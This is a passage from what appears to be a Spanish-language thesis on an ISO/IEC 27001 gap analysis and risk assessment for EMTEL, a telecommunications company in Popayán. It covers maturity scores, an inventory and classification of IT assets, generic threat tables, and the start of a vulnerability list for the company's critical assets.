- La empresa carece de un plan de gestión de incidentes que le permita establecer roles y responsabilidades para asegurar una respuesta rápida a cualquier incidente de seguridad que se presente, por consiguiente tampoco se han establecido canales apropiados para reportar un evento y dar respuesta de manera eficiente a este.

A.17 Dominio aspectos de seguridad de la información de la gestión de continuidad del negocio

Constituido por 4 controles

Brecha de seguridad

- La empresa no cuenta con un plan de continuidad del negocio, razón por la cual tampoco se han definido los requisitos para la seguridad de la información en caso en que se presenten situaciones adversas.
- No existen equipos de redundancia para cumplir con los requisitos de disponibilidad, en caso en que se presente un incidente.

A.18 Dominio cumplimiento

Constituido por 8 controles

Brecha de seguridad

- No se encuentran identificados y documentados los requisitos estatutarios, ni las obligaciones legales y contractuales relacionadas con seguridad de la información que debe cumplir la empresa.
- No se han establecido directrices para la protección de cualquier material que se pueda considerar como propiedad intelectual.

3.3.2. Avance ciclo de funcionamiento del modelo de operación (PHVA)

Este componente permite determinar el nivel de cumplimiento de acuerdo al ciclo PHVA del Modelo de Seguridad y Privacidad de la información que ha tenido una entidad, el ciclo evaluado está conformado por cuatro componentes, planificación, implementación, evaluación de desempeño y mejora continua, cada componente contiene objetivos y metas que permiten que la seguridad de la información sea un sistema de gestión sostenible dentro de una entidad.

En la tabla 3.4 y en la figura 3.4 se muestra la calificación obtenida por la empresa respecto al avance en el ciclo PHVA del MSPI, de acuerdo a estos resultados la empresa no ha avanzado en ninguno de los componentes para la implementación del MSPI, el porcentaje de calificación obtenido refleja la situación actual de la empresa, debido a que no existen políticas ni procedimientos de seguridad de la información, no se han definido roles y responsabilidades en temas de seguridad, no existe un inventario y clasificación de activos de información y no se ha definido una metodología de identificación y valoración del riesgo.

Tabla 3.4 Avance PHVA

Año	AVANCE PHVA		
	COMPONENTE	% de Avance Actual Entidad	% Avance Esperado
2020	Planificación	0%	40%
	Implementación	0%	20%
	Evaluación de desempeño	0%	20%
	Mejora continua	0%	20%
TOTAL		0%	100%




Figura 3.4 Avance PHVA

3.3.3. Nivel de madurez del modelo de seguridad y privacidad de la información

Este componente indica el nivel de madurez en el que se encuentra la empresa con respecto al Modelo de Seguridad y Privacidad de la Información, en la tabla 3.5 se puede observar la clasificación de los niveles con su respectiva descripción.

Tabla 3.5 Nivel de madurez

Nivel	Descripción
Inicial	En este nivel se encuentran las entidades, que aún no cuenta con una identificación de activos y gestión de riesgos, que les permita determinar el grado de criticidad de la información, respecto a la seguridad y privacidad de la misma, por lo tanto los controles no están alineados con la preservación de la confidencialidad, integridad, disponibilidad y privacidad de la información
Repetible	En este nivel se encuentran las entidades, en las cuales existen procesos procesos básicos de gestión de la seguridad y privacidad de la información. De igual forma existen controles que permiten detectar posibles incidentes de seguridad, pero no se encuentra gestionados dentro del componente planificación del MSPI.
Definido	En este nivel se encuentran las entidades que tienen documentado, estandarizado y aprobado por la dirección, el modelo de seguridad y privacidad de la información. Todos los controles se encuentran debidamente documentados, aprobados, implementados, probados y actualizados.
Administrado	En este nivel se encuentran las entidades, que cuenten con métricas, indicadores y realizan auditorías al MSPI, recolectando información para establecer la efectividad de los controles.
Optimizado	En este nivel se encuentran las entidades, en donde existe un mejoramiento continuo del MSPI, retroalimentando cualitativamente el modelo.

Seguidamente a partir de la tabla 3.6 se puede definir el estado en el que se encuentra cada uno de los niveles de madurez mostrados en la tabla anterior del

MSPI, esta clasificación se realiza de acuerdo al total de cumplimento de los requisitos que comprenden cada nivel.

Tabla 3.6 Estado del nivel de madurez

TOTAL, DE REQUISITOS CON CALIFICACIONES DE CUMPLIMIENTO	
CRÍTICO	0% a 35%
INTERMEDIO	36% a 70%
SUFICIENTE	71% a 100%

En la tabla 3.7 se muestra la calificación obtenida en relación al nivel de madurez del MSPI en la empresa EMTEL, como se observa la empresa se encuentra en un nivel de madurez inicial con un estado de cumplimiento de requisitos crítico, en este nivel se encuentran las entidades que aún no cuentan con una clasificación de activos y gestión del riesgo que les permita identificar el grado de criticidad de la información respecto a la seguridad y privacidad de la misma, por lo tanto los controles no están alineados con la preservación de la confidencialidad, integridad y disponibilidad de la información.

Tabla 3.7 Nivel de madurez de la empresa EMTEL

EMTEL mi empresa		NIVEL DE CUMPLIMIENTO
NIVELES DE MADUREZ DEL MODELO DE SEGURIDAD Y PRIVACIDAD DE LA INFORMACIÓN	Inicial	CRÍTICO
	Repetible	CRÍTICO
	Definido	CRÍTICO
	Administrado	CRÍTICO
	Optimizado	CRÍTICO

3.4 METODOLOGÍA DE EVALUACIÓN DEL RIESGO

Dentro del marco del Modelo de Seguridad y Privacidad de la Información, un tema decisivo es la gestión del riesgo, la cual es utilizada para la toma de decisiones en cualquier entidad, ya que mediante un análisis del riesgo se conocen las debilidades y fortalezas internas de una organización, y se establecen las medidas preventivas que permitan garantizar los nivele de seguridad en su información, en razón a lo anterior el MinTIC propone la guía N°7 denominada Gestión de Riesgos [35] la cual adopta la metodología propuesta por el Departamento de la Función Pública (DAFP) y la ISO/IEC 27005, cuyo propósito es identificar, evaluar, tratar y dar seguimiento a los riesgos de seguridad de la información a los que están expuestos los activos de información de una entidad.

El proceso de gestión del riesgo en seguridad de la información consta de la definición del enfoque organizacional para la valoración del riesgo y su posterior tratamiento como se muestra en la figura 3.5.




Figura 3.5 Proceso de administración de riesgos en seguridad de la información [36]

Teniendo en cuenta la metodología para la gestión del riesgo propuesta por la DAFP e ISO/IEC 27005, a continuación, en la figura 3.6 se detallan las fases desarrolladas de esta metodología en el proceso de TI de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P.




Figura 3.6 Proceso de gestión del riesgo en TI

3.5 CONTEXTO ESTRATÉGICO ORGANIZACIONAL

El contexto estratégico de la empresa, comprende aspectos como la misión, visión objetivos estratégicos, procesos, procedimientos, normatividad legal, entre otros, los cuales fueron tratados en la primera fase del presente capítulo.

3.6 VALORACIÓN DEL RIESGO EN SEGURIDAD DE LA INFORMACIÓN

3.6.1 Análisis del riesgo

3.6.1.1 Identificación del riesgo

Mediante la realización de entrevistas, se debe identificar las fuentes de riesgo, las áreas de impacto y determinar el evento que podría suceder que cause una pérdida potencial en la empresa, en ese sentido resulta de gran importancia llegar a comprender cómo, dónde y porque podría ocurrir está perdida, por lo que en esta

fase se deben recolectar datos de entrada para la estimación del riesgo a través de las siguientes actividades:

3.6.1.1.1 Identificación de activos de información

Esta fase tiene como propósito identificar los activos de información que le aportan valor agregado al proceso de TI y por lo tanto necesitan ser protegidos de potenciales riesgos, para realizar el inventario de activos de información de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P se hará uso de la guía N°5 del MSPI (Guía para la Gestión y Clasificación de Activos de Información), cuyo objetivo es dar cumplimiento a los puntos principales descritos en los controles del dominio 8 (Gestión de activos) del Anexo A del estándar ISO/IEC 27001:2013 [4].

A continuación, en la tabla 3.8 se detallan los parámetros que se tendrán en cuenta para realizar el inventario de activos del proceso de TI.

Tabla 3.8 Parámetros para realizar inventario de activos de información

ITEM	DESCRIPCION
ID Activo	Número consecutivo único que identifica al activo en el inventario.
Proceso	Nombre del proceso al que pertenece el activo
Nombre del Activo	Nombre del activo dentro del proceso al que pertenece
Descripción	Descripción breve del activo de información
Tipo	Define el tipo al cual pertenece el activo (Información-Software-Recurso Humano-Servicio-Hardware-Otros)
Ubicación	Describe la ubicación tanto física como electrónica del activo de información
Propietario del activo	Quien es el dueño del activo de información
Custodio	Proceso o grupo de trabajo encargado de hacer efectivo las restricciones y clasificaciones de acceso definidos por los propietarios.
Usuarios	Son quienes generan, obtienen, transforman, conservan, eliminan o utilizan la información, en papel o en medio digital, físicamente o a través de las redes de datos y los sistemas de información.

Como resultado del levantamiento de activos de información del proceso de TI (ver anexo B), en la tabla 3.9 y figura 3.7 se puede apreciar que TI dispone de 140 activos, distribuidos de la siguiente manera:

Tabla 3.9 Activos de TI

TIPO DE ACTIVO	CANTIDAD
Activos de Información	6
Activos software	22
Activos Hardware	109
Activos Recurso Humano	3
Total	140




Figura 3.7 Activos de información de TI clasificados por tipo

Así mismo con el propósito de automatizar el proceso de levantamiento de activos de TI, se implementó en la empresa la herramienta software GLPI, la cual, a través de fusión Inventory provee numerosas funciones avanzadas para el inventario y administración de activos de información tales como: computadoras, monitores, impresoras, equipos de red, software, entre otros, como se observa a continuación en la figura 3.8:




Figura 3.8 Herramienta software GLPI para inventario de activos

3.6.1.1.2 Clasificación de la información

Una vez identificado los activos de información del proceso de TI se procede a realizar la clasificación de los mismos, cuyo objetivo es asegurar que la información reciba los niveles de protección adecuados, en ese sentido la guía N°5 del MSPI [4] propone un sistema de clasificación basado en la confidencialidad, integridad y disponibilidad de los activos, y así mismo define tres niveles de calificación alto, medio y bajo, los cuales permiten determinar el valor del activo en la empresa como se muestra en la tabla 3.10 y la tabla 3.11, este sistema de clasificación de información sigue los lineamientos relacionados con la Gestión de Activos de los estándares ISO 27001:2013, ISO 27002, e ISO 27005.

Tabla 3.10 Criterios de clasificación

CONFIDENCIALIDAD	INTEGRIDAD	DISPONIBILIDAD
INFORMACIÓN PUBLICA RESERVADA	ALTA (A)	ALTA (1)
INFORMACIÓN PUBLICA CLASIFICADA	MEDIA (M)	MEDIA (2)
INFORMACIÓN PÚBLICA	BAJA (B)	BAJA (3)
NO CLASIFICADA	NO CLASIFICADA	NO CLASIFICADA

Tabla 3.11 Niveles de clasificación

ALTA	Activos de información en los cuales la clasificación de la información en dos (2) o todas las propiedades (confidencialidad, integridad y disponibilidad es alta.
MEDIA	Activos de información en los cuales la clasificación de la información es alta en (1) de sus propiedades o al menos una de ellas es de nivel medio.
BAJA	Activos de información en los cuales la clasificación de la información en todos sus niveles es baja

Clasificación de acuerdo con la confidencialidad

La confidencialidad se refiere a que la información no esté disponible ni sea revelada a individuos, entidades o procesos no autorizados, esta se debe definir de acuerdo con las características de los activos que se manejan en cada entidad, el MSPI definen tres (3) niveles como se puede observar en la tabla 3.12, los cuales se encuentran alineados con los tipos de información declarados en la ley 1712 del 2014 [4].

Tabla 3.12 Esquema de clasificación por confidencialidad

INFORMACIÓN PÚBLICA RESERVADA	Información disponible solo para un proceso de la entidad y que en caso de ser conocida por terceros sin autorización puede conllevar un impacto negativo de índole legal, operativa, de pérdida de imagen o económica
INFORMACIÓN PÚBLICA CLASIFICADA	Información disponible para todos los procesos de la entidad y que en caso de ser conocida por terceros sin autorización puede conllevar a un impacto negativo para los procesos de la misma. Esta información es propia de la entidad o de terceros y puede ser entregada a todos los funcionarios de la entidad para realizar labores propias de los procesos, pero no puede ser conocida por terceros sin autorización del propietario.
INFORMACIÓN PÚBLICA	Información que puede ser entregada o publicada sin restricciones a cualquier persona dentro y fuera de la entidad, sin que implique daños a terceros ni a las actividades y procesos de la entidad.

NO CLASIFICADA	Activos de información que deben ser incluidos en el inventario y que aún no han sido clasificados, deben ser tratados activos de INFORMACIÓN PÚBLICA RESERVADA.

Clasificación de acuerdo con la integridad

La integridad se refiere a la exactitud y completitud de la información (ISO 27000) esta propiedad es la que permite que la información sea precisa, coherente y completa desde su creación hasta su destrucción. El MSPI propone un esquema de clasificación de tres (3) niveles como se observa en la tabla 3.13 [4]:

Tabla 3.13 Esquema de clasificación por integridad

ALTA	Información cuya pérdida de exactitud y completitud puede conllevar a un impacto negativo de índole legal o económica, retrasar sus funciones, o generar pérdidas de imagen severas de la entidad.
MEDIA	Información cuya pérdida de exactitud y completitud puede conllevar un impacto negativo de índole legal o económica, retrasar sus funciones, o generar pérdida de imagen moderado a funcionarios de la entidad.
BAJA	Información cuya pérdida de exactitud y completitud conlleva un impacto no significativo para la entidad o entes externos
NO CLASIFICADA	Activos de Información que deben ser incluidos en el inventario y que aún no han sido clasificados, deben ser tratados como activos de información de integridad ALTA

Clasificación de acuerdo con la disponibilidad

La disponibilidad es la propiedad de la información que se refiere a que ésta debe ser accesible y utilizable por solicitud de una persona entidad o proceso autorizada cuando así lo requiera está, en el momento y en la forma que se requiere ahora y en el futuro, al igual que los recursos necesarios para su uso. El MSPI propone un esquema de clasificación de tres (3) niveles, como se observa en la tabla 3.14 [4]

Tabla 3.14 Esquema de clasificación por disponibilidad

ALTA	La no disponibilidad de la información puede conllevar un impacto negativo de índole legal o económica, retrasar sus funciones, o generar pérdidas de imagen severas a entes externos.
MEDIA	La no disponibilidad de la información puede conllevar un impacto negativo de índole legal o económica, retrasar sus funciones, o generar pérdida de imagen moderada de la entidad.
BAJA	La no disponibilidad de la información puede afectar la operación normal de la entidad o entes externos, pero no conlleva implicaciones legales, económicas o de pérdida de imagen.
NO CLASIFICADA	Activos de Información que deben ser incluidos en el inventario y que aún no han sido clasificados, deben ser tratados como activos de información de disponibilidad ALTA

En el Anexo C se muestra la clasificación de activos del proceso de TI de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, y en la tabla 3.15 y en la figura 3.9 se puede apreciar a manera de resumen que del total de activos, 38 corresponden a activos críticos (clasificación alta), entre los que se encuentran servidores, plataformas tecnológicas, computadores de escritorio, entre otros, esta información es de vital importancia para el proceso de evaluación del riesgo, ya que una buena práctica es realizar gestión del riesgo a activos de información que se consideren con nivel de clasificación ALTA.

Tabla 3.15 Clasificación de activos de TI

CLASIFICACION DE ACTIVOS	CANTIDAD
ALTA	38
MEDIA	80
BAJA	22
TOTAL	140




Figura 3.9 Clasificación de activos de TI

3.6.1.1.3 Identificación de amenazas

Una amenaza tiene el potencial de causar daños a activos tales como información, procesos y sistemas, y por lo tanto en general a una empresa. Las amenazas pueden ser de origen deliberado (D), accidental (A) y ambientales €. La letra D se utiliza para todas las acciones deliberadas que tienen como objetivo los activos de información, A se utiliza para las acciones humanas que pueden dañar accidentalmente un activo y E se utiliza para todos los incidentes que no se basan en las acciones humanas [35].

En la tabla 3.16 se muestran las amenazas comunes que pueden afectar los activos de información del proceso de TI de acuerdo al tipo de activo (Información (I), Software (SW), Hardware (HW), Servicio (S), Recurso humano (RH).

Tabla 3.16 Amenazas que pueden afectar los activos de información de TI

GRUPO	AMENAZA	ORIGEN			ACTIVOS AFECTADOS				
		A	D	E	I	SW	HW	S	RH
Daño físico	Fuego	X	X	X	X		X		
	Daño por agua	X	X	X	X		X		
	Contaminación	X	X	X					X
	Accidente importante	X	X	X	X		X		
	Destrucción del equipo o los medios	X	X	X	X		X		
	Polvo, corrosión, congelamiento	X	X	X			X		
Eventos naturales	Fenómenos climáticos			X	X		X		
	Fenómenos sísmicos			X	X		X		X

	Fenómenos volcánicos			X	X		X		X
	Fenómenos meteorológicos			X			X		
	Inundación			X	X		X	X	
Pérdida de los servicios esenciales	Falla en el suministro de agua o aire acondicionado	X	X				X	X	
	Pérdida de suministro de energía	X	X	X				X	
	Falla en el equipo de telecomunicaciones	X	X				X	X	
Perturbación debida a la radiación	Radiación electromagnética	X	X	X			X		
	Radiación térmica	X	X	X			X		
	Impulsos electromagnéticos	X	X	X			X		
Compromiso de la información	Interceptación de señales comprometedoras		X		X				
	Espionaje remoto		X		X			X	
	Escucha encubierta		X		X			X	
	Hurto de medios o documentos		X		X		X		
	Hurto de equipos		X				X		
	Recuperación de medios reciclados o desechados		X		X				
	Divulgación	X	X		X				
	Datos provenientes de fuentes no confiables	X	X		X			X	
	Manipulación con hardware		X			X		X	
	Manipulación con software	X	X				X	X	
	Detección de la posición		X						
Fallas técnicas	Falla del equipo	X					X	X	
	Mal funcionamiento del equipo	X					X	X	
	Saturación del sistema de información	X	X					X	
	Mal funcionamiento del software	X				X			
	Incumpliendo en el mantenimiento del sistema de información	X				X	X	X	
Acciones no autorizadas	Uso no autorizado del equipo		X		X				
	Copia fraudulenta del software		X		X	X			
	Uso de software falso o copiado	X	X			X			
	Corrupción de los datos		X		X				
	Procesamiento ilegal de datos		X		X				
Compromiso de las funciones	Error en el uso	X			X	X	X	X	
	Abuso de derechos	X	X		X				
	Falsificación de derechos		X						X
	Negación de acciones		X						X
	Incumplimiento en la disponibilidad del personal	X	X	X					X

Fuentes de amenaza humana

Así mismo las fuentes de amenaza humana se clasifican de acuerdo a la persona o grupos de personas que podrían llegar a perpetrar algún tipo de ataque en una empresa, en la tabla 3.17 se puede observar las fuentes de amenaza humana comunes con su respectiva acción amenazante [35].

Tabla 3.17 Amenazas humanas

FUENTE DE AMENAZA	MOTIVACIÓN	ACCIONES AMENAZANTES
Pirata informático, intruso ilegal	Reto, Ego, Rebelión, Estatus, Dinero	Piratería, Ingeniería Social Intrusión, accesos, forzados al sistema, Acceso no autorizado
Criminal de la computación	Destrucción de la información, Divulgación ilegal de la información, Ganancia monetaria, Alteración no autorizada de los datos.	Crimen por computador, Acto fraudulento, Soborno de la información, Suplantación de identidad, Intrusión en el sistema
Terrorista	Chantaje, Destrucción Explotación, Venganza, Ganancia política, Cubrimiento de los medios de comunicación	Bomba/Terrorismo, Guerra de la información, Ataques contra el sistema, Penetración en el sistema, Manipulación en el sistema
Espionaje, industrial (inteligencia, empresas, gobiernos extranjeros, otros intereses)	Ventaja competitiva Espionaje económico	Ventaja de defensa, Ventaja política, Explotación económica, Hurto de información, Intrusión en privacidad persona, Ingeniería social, Penetración en el sistema, Acceso no autorizado al sistema

Intrusos (Empleados con entrenamiento deficiente, descontentos, malintencionados, negligentes, deshonestos o despedidos)	Curiosidad, Ego, Inteligencia, Ganancia monetaria, Venganza, Errores y omisiones, no intencionales (ej. Error en el ingreso de datos, error de programación)	Asalto a un empleado, Chantaje, Observar información reservada, Uso inadecuado del computador, Fraude y hurto, Soborno de información, Ingreso de datos falsos o corruptos, Interceptación, Código malicioso, Venta de información personal, Errores en el sistema, Intrusión al sistema, Sabotaje del sistema, Acceso no autorizado al sistema.

3.6.1.1.4 Identificación de controles existentes

En esta fase se identifican los controles existentes en la empresa con el fin de evitar trabajo o costos innecesarios [35], como ya se mencionó en la fase de diagnóstico el porcentaje de cumplimiento de la empresa con respecto a los controles del Anexo A de la norma ISO/IEC 27001 es muy bajo, en el Anexo D se puede apreciar que del total de los 114 controles propuestos en la norma, la empresa cumple parcialmente con algunos de los requerimientos de tan solo 18 controles, la mayoría de medidas adoptadas en seguridad por la empresa dependen directamente de un individuo y son principalmente reactivas.

3.6.1.1.5 Identificación de vulnerabilidades

Una vulnerabilidad es una debilidad de un activo o control que puede ser explotada por una o más amenazas, para realizar una correcta identificación de vulnerabilidades es necesario conocer la lista de amenazas comunes, la lista de inventario de activos y el listado de controles existentes [35].

La sola presencia de una vulnerabilidad no causa daños por sí misma, dado que es necesario que exista una amenaza presente para explotarla. Una vulnerabilidad que no tiene una amenaza puede no requerir la implementación de un control [35], en ese sentido, a continuación, en la tabla 3.18 se relacionan las vulnerabilidades encontradas en los activos de información de proceso de TI con posibles amenazas asociadas a cada una estas.

En esta fase, solo se tendrán en cuenta los activos críticos (clasificación alta) de TI de la Empresa de Telecomunicaciones de Popayán S.A EMTEL E.S.P, debido a que como ya se mencionó los activos con clasificación ALTA son los que necesitan mayor protección.

Tabla 3.18 Vulnerabilidades y amenazas presentes en los activos críticos del proceso de TI

ACTIVO	VULNERABILIDAD	AMENAZA
OPEN FLEXIS	Ausencia de terminación de sesión por parte de los usuarios cuando abandonan la estación de trabajo, la mayoría de empleados al terminar la jornada laboral dejan encendido el computador con las aplicaciones abiertas	Abuso de los derechos
	Interfaz de usuario compleja y poco amigable debido a que la plataforma tecnológica es obsoleta	Error en el uso
